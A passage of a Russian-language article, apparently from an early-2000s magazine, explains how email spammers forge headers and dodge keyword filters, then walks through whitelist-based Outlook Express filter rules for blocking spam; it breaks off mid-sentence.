А база у него — более пяти миллионов действующих адресов (только частных лиц в Рунете), а по тарифному плану «Люкс» и того больше — около 6 000 000. И таких фирм у нас десятки. А есть еще тысячи не столь профессиональных спаммеров. Такие масштабы организации этого дела впечатляют!

Хотя сами по себе эти цифры заставляют задуматься и о другом. Если ориентироваться на статистику Rambler'a или Минсвязи, — нет пока такого количества пользователей в Рунете. Даже если учесть, что многие имеют по несколько почтовых ящиков... Однако ведь есть еще много людей, которые спам никогда не получали. Отсюда, кстати, следует, что главная задача спаммеров — отнюдь не довести рекламу до конкретных пользователей, а тем более до целевой аудитории, а просто завалить все имеющиеся ящики почтовым мусором. Им важнее цифры, которые и позволяют «пудрить мозги» заказчикам, а не результат.

Обычно под термином «спам» понимается получение любой незапрашиваемой информации. Мы же рассмотрим лишь получение в почтовый ящик непрошенных писем. Поскольку такое регулярное и систематическое заваливание почтового ящика различным мусором вызывает раздражение у наибольшего количества пользователей Интернета. Конечно, если объем спама переходит некоторые границы. А он, рано или поздно, начинает переходить эти границы. И если вы еще не получали писем с угрозами и оскорблениями, то вам очень повезло, — значит, ваш адрес еще не в самых популярных спаммерских базах.

Некоторые «секреты» спама

Прежде всего, хотелось бы обратить внимание на то, что удалить свой адрес из спаммерских баз практически невозможно. Поэтому не стоит реагировать на предложения отписаться от рассылки, если вы на нее и не подписывались. Так, в интервью Дмитрий Новгородцев рассказал, что поначалу пытался наладить такие службы с базами отписавшихся клиентов, но оказалось, что провайдеры всячески препятствуют этому «благодарному» делу. Да и «советы» других профессиональных спамме-

ров сводятся примерно к тем же рекомендациям. Хотя уважающие себя спаммеры давно не пользуются этим приемом, а используют программы, которые проверяют действенность адреса либо во время проведения рассылки, отсортировывая недействующие адреса в отдельную папку, с помощью которой затем рассылочные базы корректируются, либо проверяют их специальными программами, например, типа Advanced Mail List Verify или Advanced Email Verifier. Да вы и сами, наверное, заметили по письмам, предлагающим приобрести базы адресов, насколько сильно отличаются цены на них. И это неудивительно — проверенные базы стоят существенно дороже. А зачастую фразу о возможности отписки от рассылки спаммеры вставляют в письмо лишь с целью обезопасить себя от возможных юридических претензий, как и ссылку на Конституцию, а совсем не для указания реального адреса спаммера.

Во-вторых, никогда не отвечайте на письма спаммеров. Они ваше послание, каким бы оно ни было, скорее всего, не получают. Сегодня это — редчайшее событие, когда спам приходит с реального адреса. Каждый «уважающий» себя спаммер давно пользуется программными средствами, позволяющими в легкую подменять содержимое всех полей в заголовке письма, включая поля **«Кому» (To)**, **«От» (From)**, **«Копия» (Copy, Cc)**, **Received From**, **Reply To** и др. Более того, хорошо, если у спаммера остались хоть какие-то крупинки совести и он эти поля заполняет «от балды». Нередко в поле **«От» (From)** стоит вполне реальный адрес, но не спаммера, конечно, а, например, взятый из той же рассылочной базы. Или он решил с кем-то свести счеты и умышленно ставит адрес своей жертвы (дай Бог, чтоб не ваш) в качестве адреса отправителя. Нередки случаи, когда спаммеры предпринимают и масштабные атаки на адрес жертвы, и вы тогда получаете в свой ящик массу спама «в чистом виде». Это, как правило, грубые ругательные письма с оскорблениями и угрозами, рассчитанные на то, чтобы у вас возникла ответная реакция (а она вполне естественна) и вы бы ответили отправителю (адрес-то указан реальный — ошибся, мол, человек, приняв вас за спаммера, а вы, соответственно, — его!). И это, увы, имеет место...

Так что, при ответе на спаммерское письмо возможны всего лишь три варианта. Первый — отправив письмо по адресу отправителя, вы получите его тут же назад с наклейкой: «Здесь такого не живет» (наиболее вероятный результат). Второй — ваше гневное письмо получит такой же, как и вы, бедняга, который так же мучается от спама, поскольку находится в той же базе адресов. И вы лишь доставите несколько неприятных минут человеку, совершенно не причастному к этому безобразию. И, наконец, третий вариант — вы пошлете письмо тому, кто и должен был его

получить в соответствии с планами спаммера-хулигана, тем самым лишь помогая ему добить его жертву.

В любом случае этого не стоит делать никогда! Если уж очень хочется хоть как-то достать спаммера, можно попробовать «вычислить» адрес хоста, с которого спаммер отправил вам свое послание, по заголовку письма. Как это сделать, уже многократно описывалось. Например, можно посетить антиспаммерский проект <http://www.antispam.ru> и воспользоваться службой Who Is, а затем написать жалобное письмо тому провайдеру, адрес которого вы вычислили (как правило, на имя abuse). Но при этом нужно иметь в виду следующее. Не всякий провайдер обязан отреагировать на вашу жалобу (очень часто спаммеры для своих целей по понятным причинам пользуются зарубежными хостами, а до них не всегда и достучишься).

А во-вторых, наиболее продвинутые спаммеры постоянно ищут в Интернете открытые релей (то есть почтовые серверы, позволяющие любому пересылать почту от кого угодно и по какому угодно адресу), и у них это дело хорошо поставлено, поскольку провайдеры такие релей постоянно блокируют. Но спаммеры здесь идут пока на шаг впереди. А есть еще анонимные socks-серверы, которые подставляют свой IP-адрес вместо адреса спаммера. А грамотный спаммер для своих целей использует цепочку из пяти-шести socks-серверов в разных странах мира, и попробуйте-ка отследить его по этой цепочке. Да учтите еще языковые барьеры в этой цепочке — задача уговорить всех провайдеров разных стран окажется весьма непростой. А если еще кто-то из них предоставляет такие услуги специально для спаммеров (наверное, не бесплатно), вряд ли можно рассчитывать, что он просто так выложит вам его IP-адрес.

А есть еще socks-серверы с нестандартным портом, где не ведутся логи... А также возможность использования локальных SMTP-серверов... Правда, большинство провайдеров уже не принимает почту от локальных SMTP-серверов с IP-адресов с модемным доступом, а использовать выделенную линию для локального SMTP-сервера обойдется себе дороже. Провайдер элементарно может ее заблокировать, сославшись на нарушение условий договора о предоставлении услуг связи, и будет юридически прав.

Так что, как видно, непростое это дело — бороться со спаммерами. Я не хочу сказать, что бессмысленное, но делать это надо умеючи. А посему попробуем взглянуть на проблему с другой стороны. То есть не с позиции пострадавшего, а с позиции простого пользователя, которому хоть спам и надоел, но что-то делать надо — не отказываться же от такого удобного сервиса, как электронная почта.

Что же делать?

На сегодняшний день действительно эффективных способов борьбы со спамом практически нет. Конечно, разработана масса программ, даже с зачатками искусственного интеллекта. Организованы по всему миру базы данных адресов, с которых производятся регулярные массовые рассылки, и эти базы используются как для блокировки адресов провайдерами, так и в программах защиты, устанавливаемых на компьютер и работающих в паре с почтовым клиентом. Есть и серверные службы, которые, например, пересылают почту только между зарегистрированными пользователями (а значит, спам исключен), а также службы, на которых усилиями их пользователей создаются мощные фильтры, обслуживающие сразу всех клиентов этих служб и т.д. Но принципиальным является невысокая защищенность почтовых серверов и протоколов, которые разрабатывались еще в те времена, когда о спаме никто не думал.

С умирением вспоминаются времена пятилетней давности, когда всеми правилами конференций UseNet (я имею в виду прежде всего конференции Relcom) спам строго запрещался. О спаме в почте тогда и речи не было. А под этим термином понимались такие безобидные с позиций сегодняшнего дня вещи, как размещение объявлений не по теме (offtopic), сообщений с оскорблениями или нападками, а также сообщений типа «И мне тоже!», комментариев вроде «Ну, Rullezzz!» и других бессмысленных сообщений. Все это называлось сетевым шумом, или спамом. Чтобы читатель почувствовал (или вспомнил) уровень спама того времени, приведу лишь короткое высказывание из руководства по борьбе со спамом одного из крупных московских провайдеров: «Подавляющее число спамеров — дети или потенциальные крэкеры. Все они просто показывают свою крутость перед кем-то или повышают свой опыт». Вот так вот! И кто бы мог подумать, что эти шалости станут настоящим бичом электронной почты!

А главное — практически нет действенной юридической базы для борьбы с этим явлением. Хотя спам и является действием противозаконным, поскольку нарушается ряд законов РФ (ст. 23 Конституции РФ, законы «О рекламе», «О связи», «О защите прав потребителей», Гражданский Кодекс РФ, а зачастую и Налоговый Кодекс), доказать это в условиях существующей арбитражной практики чрезвычайно сложно.

Поэтому мне хотелось бы вернуться к самому банальному методу уничтожения спама и сохранения своей нервной системы, такому как простые фильтры. Сегодня возможности по настройке фильтров для почтовых сообщений имеют практически все почтовые клиенты, правда,

набор этих возможностей у них существенно различается. В качестве примера будем рассматривать методы фильтрации применительно к почтовому клиенту Outlook Express, имеющему довольно примитивные возможности по настройке фильтров, однако и наиболее распространенному в среде обычных пользователей.

Вместе с тем, необходимо отметить, что многие (и не без оснований) считают, что настройками фильтров сегодня уже со спамом не справиться. Даже Владимир Бакланов, автор ряда статей о спаме, в том числе и очень интересных, по настройке фильтров Outlook'a, сегодня переключился на использование программы Spam Guard (по-видимому, достаточно эффективной, но предполагающей работу через сервер). Тем не менее, думается, что не все еще возможности фильтров использованы, и в ряде случаев можно обойтись только ими, не привлекая более мощных средств. Тем более что полностью справиться со спамом пока не в силах ни одна программа.

«Черные списки»

Это наиболее часто используемый вид фильтрации спама. Его широкое распространение связано с относительной простотой, скажем так, его применения. Вы просто по каким-то характерным деталям, присущим лишь спаммерским посланиям, отсеиваете последние. Можно «резать» прямо на сервере. К числу «характерных деталей» относятся и адреса, с которых приходят спаммерские письма. В Интернете существуют по крайней мере не менее 125 таких «черных списков» спамеров (так называемые Real-time Blackhole List, или RBL), и базы эти огромны. Как вы понимаете, спамерам не составляет большого труда постоянно менять свои IP-адреса, служащие для рассылки спама, да и сам адрес отправителя легко подделать, что также сбивает с толку. А зачастую, как вы уже поняли, в качестве адреса отправителя вставляется вполне реальный адрес обычного пользователя из той же базы, по которой производится рассылка. Поэтому такие фильтры все же не очень эффективны, да и требуют некоторого времени для полной обработки почты.

Можно использовать целиком домены (более эффективно), например, microsoft.com, yahoo.com, usa.net, hotmail.com, excite.com, geocities.com, aol.com, и т.д., часто используемые спаммерами (если кто сомневается, что с таких уважаемых адресов может приходить спам, то скажу, в качестве примера, что не далее как вчера получил письмо с интригующими предложениями от сексапильной шатенки с microsoft.com, да к тому же, на чистом русском). Но использовать домены в «черных фильтрах» можно при условии, что вы никогда не планируете получать писем с этих доменов.

Очень много рекомендаций по отсеву писем, в которых, к примеру, не заполнены поля «От» (**From**) или «Кому» (**To**), или в том и другом поле стоит один и тот же ваш адрес (последний прием иногда используют автореспондеры некоторых Интернет-сервисов, так что будьте внимательны). Конечно, если такие письма приходят не из служб сервисов, то чаще всего это спам. Но сегодня письма спаммеров с незаполненными полями «От» встречаются довольно редко (2–3 на сотню), а пустые поля «Кому» (которых пока еще процентов 30–40) все чаще уступают место письмам, в которых в этом поле прописан ваш логин (реже — целиком адрес). Ведь это сделать элементарно просто. И думается, что скоро мы вообще не встретим писем спаммеров с пустым полем «Кому». А вот письмам автореспондеров различных служб очень часто присущи именно такие поля.

Более того, если почти в 100% случаев в письмах спаммеров (в заголовках, поле «**Delivered-To:**») у меня стоит мой конкретный адрес, то в почтовых рассылках, на которые я подписан, стоит что-нибудь вроде «Подписчику такой-то рассылки» (как правило, на английском), а в рассылках моего провайдера в поле «Кому» вы найдете не мой логин, а **AllUsers**. Правда, во многих рассылках в теле заголовка письма можно обнаружить свой адрес, но, к примеру, в рассылках с MailList.ru вы свой адрес не найдете даже и в заголовке. Поэтому если вы будете использовать эти фильтры (по признаку: в поле «Кому» нет вашего адреса), то многие спаммерские послания пройдут мимо них, не чихнув, а большая часть рассылок может улететь в мусор.

Кроме того, многие современные спаммеры (видимо, учтя критику в свой адрес) вставляют в поле «Тема» вполне интригующие весьма уважительные обращения именно к вам, беря в качестве имени ваш логин прямо из адреса. Согласитесь, плевое дело, но зато как выглядит. Например: «Уважаемый Aleks, это предложение только для Вас», и никаких восклицательных знаков, которые так любили былые спаммеры и по которым их творения элементарно отфильтровывались. Или «Re: Ответ на Ваш запрос, Aleks». Тоже неплохо, на первый взгляд. Хотя очевидно, что сочетание «Re: Ответ...» — это из серии «масло масляное», и почтовый клиент не так формирует ответ на запрос. Или еще: «Aleks, приветик! Спешу послать то, что ты просил». Ну, совсем располагает к дружескому общению... Я даже одно время в качестве фильтра против спама использовал признак наличия своего логина в поле «Тема» письма. Очень эффективно, процентов 40 режет. А среди моих друзей и знакомых (а тем более сотрудников или компаньонов) вряд ли найдется такой, который вставит логин в «Тему», ведь они все знают мое настоящее имя.

Очень неплохо работал фильтр, отсеивающий спам по различным ключевым словам, часто используемым спаммерами. Все прекрасно по-

мнят характерные фразы, такие как «Ваш адрес получен из открытых источников», «Данная рассылка произведена в соответствии с п. 4 ст. 29 Конституции РФ», «Приносим извинения, если данная информация Вас не заинтересовала», «Это разовая рассылка», «Отписаться от рассылки Вы можете, направив письмо с пометкой Delete...», «Доставка в пределах МКАД бесплатно», «Это предложение действительно до...» и т.д. и т.п.

Но, к сожалению, все это худо-бедно работало вчера. С эффективностью, ну, процентов 50–60. Сегодня такие фильтры почти не работают. Спаммер не тот пошел...

Получил я как-то несколько (!) писем с известной фразой «Данная рассылка произведена в соответствии с п. 4 ст. 29 Конституции РФ» и был несказанно удивлен, как они могли проникнуть сквозь этот фильтр. Но при внимательном рассмотрении все встало на свои места. Спаммер просто подменил некоторые русские буквы схожими по написанию латинскими (их, кстати, в приведенной фразе 23, а бросается в глаза только буква «п» вместо буквы «п»). А на такие комбинации вы уже фильтров не напасетесь... Другой пример, в ту же фразу можно вставить несколько пробелов в произвольном порядке (комбинаций тоже очень много), она останется читаемой, но отловить тупыми фильтрами Outlook'a уже нельзя. Такие же фокусы используются и для других ключевых фраз в письме, характерных для рекламы, а не для обычной переписки людей. Да, и не стоит забывать, что спаммеры — тоже люди грамотные, а русский язык богат синонимами. Вот и комбинируют одну и ту же мысль с помощью разных слов. Учтите еще возможные перестановки слов. Студенты же вообще придумали иную идею: сам текст письма изготавливается в графическом редакторе, а в письмо вставляется лишь рисунок. Так что внешне все выглядит как обычный текст, а на самом деле — картинка. И попробуйте к картинке применить какой-нибудь фильтр...

А еще довольно распространенный прием — рассылка якобы ошибочных писем. Вы получаете письмо, адресованное явно совсем не вам, с текстом, содержащим «интересные» подробности по вопросу, которым вы якобы когда-то интересовались. Такое письмо рассчитано на привлечение внимания (что, в общем-то, и достигается интригующими обращениями), а на деле оказывается самой примитивной рекламой.

Прочитав письмо от некой компании на сайте Antispamer.com о том, что это действия недобросовестных конкурентов, я был несколько удивлен, ибо ничего «непристойного» послание спаммеров все же не содержит. Уж писем, действительно имеющих целью кого-то опорочить,

причем сделанных очень умело, получал тоже достаточно. Правда, может, сама компания решила откреститься от спаммеров таким образом — значит, осознали... В любом случае — эффект налицо.

Но прием действительно эффективный, и вы в какой-то мере попались. По крайней мере, вас заставили письмо прочитать, а это, как считают рекламщики, — уже полдела. Причем в таких письмах все поля могут быть правильно заполнены, кроме одного — в заголовке письма в поле **«Delivered-To:»** стоит конкретный ваш адрес. И сомнений тут не должно быть — это спам, но в несколько изощренной форме.

Наиболее часто к такому приему прибегают те, кому надо заслать трояна в ваш компьютер под видом интереснейшего предложения в прикрепленном файле.

Бывают случаи, когда вам приходит письмо и от почтового «демона» — как будто вам вернулось письмо, которое вы же и отправляли. И вы, пытаясь вспомнить, что же это было, невольно кликаете на ссылке в этом сообщении...

Таким образом, подводя итог, вывод получается неутешительным — спаммеры такие фильтры, основанные на «черных списках», научились эффективно обходить. И с фантазией у них тоже обстоит все благополучно.

Но сдаваться рано. Есть еще возможность использовать метод так называемых «белых списков».

«Белые списки»

Суть данного метода заключается в том, вы разрешаете проходить в ваш почтовый ящик только тем письмам, которые получены с известных вам адресов, указанных, например, в вашей адресной книге. Все остальное безапелляционно рубится на сервере. К таким же фильтрам можно отнести и фильтр, когда на ящик проходят только письма, которые содержат определенные ключевые слова в поле «Тема». Это, к сожалению, не всегда удобно, и слишком высока вероятность даже простой банальной ошибки в написании ключевых слов. Такой способ можно использовать лишь при фильтрации писем со своего сайта, когда поле **«Тема»** заполняется автоматически. А как быть со всем остальным потоком почты? Даже, к примеру, почтовые рассылки, на которые вы подписаны, иногда (хотя и крайне редко) меняют содержание поля **«Тема»** (или **Subject**). К тому же спаммеры работают не только с пауками-автоматами, высасывающими адреса с сайтов, но и вполне могут нанимать людей,

вручную выискивающих адреса, а тут уж спрятаться трудно (вспомните, разве вы не получали писем с предложениями заработать на сборе адресов в Интернете?).

Тем не менее, эти фильтры наиболее эффективны, но они относятся к слишком «жестким» фильтрам, что в работе не всегда удобно. Против таких фильтров спаммеры практически бессильны, поскольку они никак не могут узнать, какие же адреса в них содержатся. Разве что трояна заслать на компьютер, чтобы выкрасть всю адресную книгу (или файл реестра, где прописаны все фильтры). Но до этого пока не дошло. И у них остается единственный, но статистически надежный способ борьбы с «белыми списками» — это масштабное увеличение объемов рассылочных баз и проверка на реальность существования адресов в этих базах.

Взвесив все, ставим кордон

В итоге что мы имеем? Создается впечатление, что бороться со спаммерами бессмысленно. Ведь видно, что даже такие, на первый взгляд, прекрасные фильтры оказываются наполовину бесполезными: спаммеры тоже народ хитроумный, и им есть резон (ведь они за это получают деньги) напрягать свои извилины в борьбе с нами, простыми юзерами, чтобы их письма, несмотря на все наши старания, проскочили бы в наши почтовые ящики и были бы удалены вручную. Но прошу обратить ваше внимание на глубину всей глупости, заложенной в предыдущей фразе. Ведь, в конце концов, когда-нибудь наконец поймут эту простую истину даже не спаммеры (их еще понять можно — заработок), а их рекламодатели, что эта борьба бессмысленна и ее эффективность — ноль. Причем ноль в чистом виде — нельзя насильно впихивать рекламу, когда ей человек из всех сил сопротивляется.

Думается, что рано или поздно мы придем к такому пониманию, а сегодня нужно что-то делать. Поэтому я и хочу предложить вам систему простых фильтров, но которые у меня дают, например, почти 100%-ное удаление спама из почтового ящика. С одной стороны, эта система может показаться достаточно жесткой и для кого-то неприемлемой — слишком многое можно зарубить, или наоборот, если ослабить фильтрацию, спам снова полезет. Однако у меня эти фильтры отсекают спам практически полностью: по крайней мере, за два месяца не проскочило ни одного спаммерского письма, не считая пары-тройки писем, проскочивших в процессе отладки фильтров. Этот факт был связан со случайным совпадением имени в фильтре, что дало повод, продумав, даже усилить условия фильтрации.

Кому будут полезны приведенные советы? Тем, кто работает с широкой публикой, то есть с «письмами читателей», все эти фильтры

вряд ли сгодятся. У них, как правило, широкий круг адресатов, электронные адреса которых заранее неизвестны. В данном случае, если говорить о фильтрах, легче отфильтровывать спаммеров, чем полезных адресатов, и лучше будут работать другие методы. А для большинства обычных пользователей, круг электронного общения которых ограничен в основном адресной книгой и многочисленными подписками, и появление новых адресатов не является ежедневным событием, эти фильтры могут работать вполне надежно. Конечно, в комбинации с другими мерами.

Итак, приступим.

Создаем фильтр № 1

Назовем это правило «Удаление на сервере» или «главным фильтром» (он хоть и главный, но желательно его потом поставить в самый конец списка фильтров).

1. Условия для данного правила: Все сообщения.
2. Действия для данного правила: Удалить с сервера.

Все. Жмем **«ОК»**.

Согласитесь, правило крайне жесткое. Но весьма эффективное. Все так все. К чему церемонии: спам — не спам. А вот дальше нам все же нужно, чтобы почтовый ящик выполнял свое предназначение.

Поэтому делаем:

Фильтр номер 2

Назовем его, к примеру, «Друзья и знакомые». И выбираем следующие условия для правила:

1. Условия для данного правила: ставим галочку на пункте **«Искать сообщения, содержащие в поле «От»»**.
2. Действия для данного правила: ставим галочку на пункте **«Переместить в заданную папку»** (например, папку **«Свои»**, которую заранее создадим). Но можно галочку на перемещение и не ставить. Тогда все письма этой категории будут поступать в папку **«Входящие»**. Но самое главное, тут ставим вторую галочку (или единственную) — **«Прекращение выполнения правил»**.

3. А теперь не поленимся и из адресной книги скопируем в раздел **«Описание правила»** в части **«Искать сообщения в поле «От» все адреса всех своих друзей и знакомых»**.

Причем лучше сюда заносить e-mail-адрес, а не имя, под которым вы получаете письма. При этом необходимо помнить, что это имя либо вы задаете сами, когда создаете контакт в адресной книге, либо оно формируется автоматически при нажатии на кнопку **«Ответить отправителю»** и было задано им. То есть имена в адресной книге и в поле **«От»** письма могут не совпадать (ведь вы могли для удобства изменить это имя в своей адресной книге, это же может сделать ваш адресат в любой момент и, конечно же, он об этом вам вряд ли сообщит специально). Поэтому это имя лучше не включать. А вот если он поменяет свой электронный адрес (что бывает все же реже), то он обязательно вас уведомит об этом, например, письмом с нового адреса.

Надеюсь, вы поняли предыдущую шутку: письмо с нового адреса вы никогда не получите, если у вас установлены такие фильтры. Оно будет «порезано» на сервере. Поэтому, даже в таком деле следует придерживаться определенных правил. Прежде чем сменить адрес, разошлите всем своим корреспондентам, от которых вы хотите получать письма, уведомления с указанием нового адреса, но обязательно со старого адреса. У них ведь тоже могут стоять фильтры.

Обратите внимание, как заполняется поле **«От»** в письме. Попробуйте скопировать в буфер это поле, выделив его, а затем вставить из буфера в каком-нибудь текстовом редакторе (или в текст нового письма).

Вы получите что-то типа Романцев <etuhusasenich@smtp.ru>», хотя в самом письме вы видите только имя «Романцев». Важно здесь то, что фильтр при работе проверит всю строку (а в The Bat фильтры умеют обрабатывать еще и заголовок письма). Именно поэтому в качестве параметра поиска можно указывать и адрес, и имя, но имя, как я уже сказал, я бы не советовал.

Таким образом, мы получим правило номер 2. Точно так же создаем папки и фильтры для деловых контактов (для писем партнеров и компаньонов), для писем постоянных клиентов, сотрудников и т. д. (правила № 2а, 2б...) Критерий здесь один — удобство в работе, ограничение — разумное количество фильтров, поскольку для обработки фильтрами всех писем на сервере требуется некоторое время. Но здесь тоже нужно придерживаться некоторых правил: во всем должна быть аккуратность и последовательность. Если вы с кем-то обменялись визитками, внесите и его e-mail в соответствующий фильтр, даже если вы не получали от этого человека никаких писем и сами ему не писали. Не исключено, что он может когда-нибудь вам написать, коль скоро вы свой адрес ему вручили. Поэтому просмотрите все визитки и внесите e-mail адреса с них в ваши

фильтры. В адресную книгу можно и не вносить, но в фильтры — настоятельно рекомендую.

Не лишним будет вспомнить всех, кому вы вообще давали свой адрес электронной почты. Некоторые трудности могут возникнуть с теми, кому вы свой адрес дали, но их адресов у вас нет (или у них может не быть персонального адреса). Но письма от таких людей вам могут приходить. На этот случай делаем следующий фильтр (название фильтра и куда помещать такие письма оставляю на ваше усмотрение).

Спецфильтр № 2f

1. Условия для данного правила: ставим галочку на пункте **«Искать сообщения, содержащие в поле «Кому»»**.

2. Действия для данного правила: ставим галочку на пунктах **«Переместить в заданную папку»** и **«Прекращение выполнения правил»**.

3. В разделе **«Описание правила»** в части **«Искать сообщения в поле «Кому»»** записываем **«ваше_имя И «ваш_e-mail»**. Причем обязательно нужно, чтобы присутствовала логическая операция **«И»** (изменяется с помощью кнопки **«Параметры»**, пункт **«Содержатся все перечисленные получатели»**), поскольку по умолчанию Outlook ставит операцию **«ИЛИ»**, и, если так и оставить, то весь спам пройдет через этот фильтр: ведь вы указали свой адрес в поле **«Кому»**, а практически все письма спаммеров его содержат. Но вот ваше имя они не знают. Поэтому комбинация имени и адреса создаст надежный заслон.

Проблема заключается в том, что вы не знаете, какое имя задаст отправитель в этом поле. Поэтому для повышения вероятности попадания таких писем в нужную папку придется создать несколько фильтров, каждый из которых будет представлять собой комбинацию вашего адреса **И** имени. В качестве имени можно порекомендовать следующие комбинации: **ваша_фамилия_по-русски**, **ваша_фамилия_по-английски**, **ваше_имя_по-русски**, **ваше_имя_по-английски**. То есть всего сделать четыре фильтра с использованием логической операции **«И»**. Причем в качестве имен желательно указывать для надежности лишь части имени или фамилии: вы же не знаете, в каком падеже ваш отправитель его укажет, а для спаммеров эти комбинации все равно будут недоступными.

При такой комбинации фильтров вероятность того, что ваш «неизвестный» отправитель может придумать заполнить поле **«Кому»** еще каким-то немислимым способом, достаточно мала. Но советую еще немного пофантазировать на эту тему. Вполне, например, возможно вашу фамилию по-английски написать несколькими способами (все их же-

лательно продублировать). И имя может быть разным. Я, например, со своим именем помучился — это может быть и Максим, и Максика, Макс, Максимилиан, Максюха... Что характерно, ведь пишут. И никуда не денешься. Но ситуацию упрощает то, что так пишут только друзья, а их адреса мне известны. Поэтому необходимость учитывать все это многообразие в письмах от неизвестных отправителей, естественно, отпадает.

Вторая трудность заключается в том, что многие просто не заполняют поля **«Имя»** и **«Фамилия»**, и письмо приходит с «умолчальным» значением поля **«Кому»**, то есть там просто дублируется ваш e-mail. К сожалению, такой способ адресации используется спаммерами столь же часто, как и вашими знакомыми, которые нередко просто не помнят точно написание вашей фамилии или забыли имя и используют этот упрощенный прием. В точности так же поступают и спаммеры, но они поступают так по причине незнания вашего имени — ведь они писем от вас никогда не получали, я надеюсь (а если когда-либо получали, то приведенные ниже советы могут вам и не помочь). Очевидно, что к такому полю **«Кому»** придумать какой-либо критерий отсева спама достаточно сложно. В лучшем случае он пропустит как минимум половину спама.

И мы не можем с этим мириться. Значит, надо что-то придумать. А придумаем мы следующее. Мы усилим его дополнительной строкой поиска в тексте письма, следуя той логике, что если вы дали незнакомому или малознакомому человеку свой адрес, то в своем письме он, скорее всего, обратится к вам по имени или по фамилии, а кроме того, вероятно, и подпишет свое письмо. Если вы оставили свой адрес на публичных досках объявлений или где-то еще, вставьте сюда несколько ключевых слов из ваших объявлений, которые обязательно должны быть в ответах (но не вставляйте ничего из общеупотребляемых слов и обращений — этим вы откроете лазейку спаму). Более того, если учесть, что скорее всего такой знакомый вряд ли напишет вам с забугорного сайта, то существенно усилить фильтр можно, включив в него строку, запрещающую получение писем с самых популярных у спаммеров зарубежных доменов. В качестве примера приведу просто копию поля **«Описание правила»** для такого фильтра:

Применить данное правило при получении сообщения
Искать сообщения, не содержит 'yahoo.com' или 'usa.net' или
'microsoft.com' или 'geocities.com' или 'aol.com' или
'mail.com' или 'hotmail.com' или 'msn.com' или 'excite.com'
или 'front.ru' или 'ukr.net' или 'yahoo.co.uk' или 'gmx.net'
или 'ezmail.cz' в поле "От:"

и Искать сообщения, содержит 'Максим' или 'Левин'
или 'Maxim' или 'Leva' или 'Levik'
и Искать сообщения, содержит 'maksil@mymail.ru' в поле "Кому:"
и Искать сообщения, полученные с maksil@mymail.ru
Переместить в папку Неизвестные
и Прекращение выполнения правил

Примечание: Почтовый адрес в этом примере является вымышленным, поэтому заранее приношу извинения, если он случайно совпадает с реальным.

Таким образом, этот фильтр успешно преодолеют только сообщения, которые, хоть и адресованы мне (поле «Кому»), но в тексте письма имеют хоть одно из обращений ко мне: «Максим» ИЛИ фамилию (ИЛИ то же, но по-английски) и НЕ пришли с популярных у спаммеров доменов. Конечно, можно и не использовать негативное условие в поле «От», но тогда возможны просто случайные совпадения (иногда в письмах спаммеров встречаются имена и фамилии).

При подготовке такого фильтра важно помнить основной его принцип — поскольку вы уже приоткрыли лазейку для спаммеров, указав в фильтре свой адрес, все остальные условия должны содержать слова или словосочетания, которые спаммеры никогда не используют. Помните, что спаммер делает свою рассылку массовой, а вы ожидаете получить, пусть от неизвестного вам корреспондента, но персональное письмо. Это принципиальное отличие и должно быть положено в основу фильтра.

Согласитесь, что обратиться к вам по имени и фамилии спаммерам уже сложно, тем более если ваш логин не имеет ничего общего с именем или фамилией в противоположность тому, что у меня. Кстати, откуда еще одно правило, усложняющее жизнь спаммерам. Если ваш логин будет petr_ivanov, то спаммеру не составит никакого труда обратиться к вам по имени или фамилии. А при таком обращении в письме не так уж сложно придумать какую-нибудь хитрость, заставляющую вас кликнуть по ссылке или на вложенном файле. Хорошо, если там окажется только реклама!

Разумеется, последнее не относится к массовым рассылкам, — не будут спаммеры за просто так переводить логины в обращения в индивидуальном порядке (у них ведь спам-листы с миллионами адресов), а вот те, кому нужно, чтобы ряд людей «купились» на их письма, — будут.

И, наконец, если вы помните имена тех, кому вы давали свой e-mail, вставьте их также наряду с вашими именами во вторую строчку —

ведь ваш адресат, скорее всего, письмо подпишет. Это еще более расширяет сферу действия фильтра, оставив его логику недоступной спаммерам.

Создание комплекта правил, которые мы условно обозначили номером 2, — наиболее трудоемкая часть работы, но, на мой взгляд, на нее стоит потратить вечер (или два) с тем, чтобы избавиться в дальнейшем от спама.

Как вы могли заметить, создание фильтров — процесс творческий, и вы можете самостоятельно дополнить приведенные рекомендации. Дальнейшее усложнение жизни спаммерам вы можете продолжить сами. Я же хотел продемонстрировать лишь некоторые идеи.

Если вы более ни от кого не собираетесь получать писем, то этим можно и ограничиться. Вам будут приходить только письма ваших друзей и знакомых, сотрудников, партнеров и тех людей, которым вы дали свой адрес, и больше ни от кого. Правда, вам не будут приходить сообщения вашего провайдера (если вы его не внесете в список друзей) с напоминаниями о том, что у вас осталось меньше трех баксов на счете или что в сети появился очередной вредоносный вирус, и провайдер не рекомендует вам открывать такие-то письма с такими-то вложениями. Вы также не получите поздравление с Новым годом от Mail.ru, если у вас есть на нем ящик. В общем, все это не здорово. Так что продолжим работу.

Создаем правило № 3

Назовем его «Службы поддержки и сообщения провайдеров». Задаем те же условия, что и для правила 2, то есть:

1. Условия для данного правила: ставим галочку на «Искать сообщения, содержащие в поле «От»».

2. Действия для данного правила: ставим галочку на «Прекращение выполнения правил» и, если есть желание, то и на «Переместить в заданную папку». В дальнейшем не будем повторять это напоминание, хотя это удобный способ: сразу всю почту рассортировать по разным папкам и затем читать их последовательно — каждой папке свое время (собственно, основная идея фильтров Outlook'a именно в этом и состоит — удобно рассортировать письма).

3. Вот здесь в обязательном порядке ставим e-mail-адреса всех служб всех ваших провайдеров. Это правило можно сделать общим: то есть не ставить галочку на пункте «Искать сообщения, полученные с определенной учетной записи» либо создать несколько таких правил отдельно для каждой учетной записи (разумеется, если у вас их несколько). По-

следнее имеет смысл только в том случае, если под эти сообщения вы выделяете и разные папки.

Обычно это правило не содержит много адресов — это логины типа support, info, hotmail, hotline и т.д., естественно, с указанием доменов (иначе может проскочить спам: спаммеры иногда используют эти стандартные имена в полях «От»). Для надежности можно продублировать текстовыми именами служб, от которых приходят сообщения, хотя провайдеры очень редко меняют свои имена. Причем в данном случае можно использовать логическую операцию «ИЛИ» (в настройках), тогда будут проходить письма и с данным конкретным адресом (но он может быть поддельным), и с именем службы провайдера. А можно задать операцию «И», и тогда просочатся только письма, у которых совпадет и адрес с заданным вами, и имя. Этот фильтр намного жестче, но он уже почти гарантирует, что спам не пройдет. Да и, вообще говоря, не часто спаммеры используют адреса провайдеров — опасно это. В отличие от нас с вами, провайдер при желании вполне может выловить хулигана. Мало того, что у них все пишется в логах, так еще и практически все провайдеры оснащены определителями телефонных номеров. Так что у них IP-адрес машины, с которой спаммер отправил свой пакет, моментально идентифицируется с номером телефона, а по нему уж и совсем нет проблем выяснить все остальные координаты. Если же рассылка 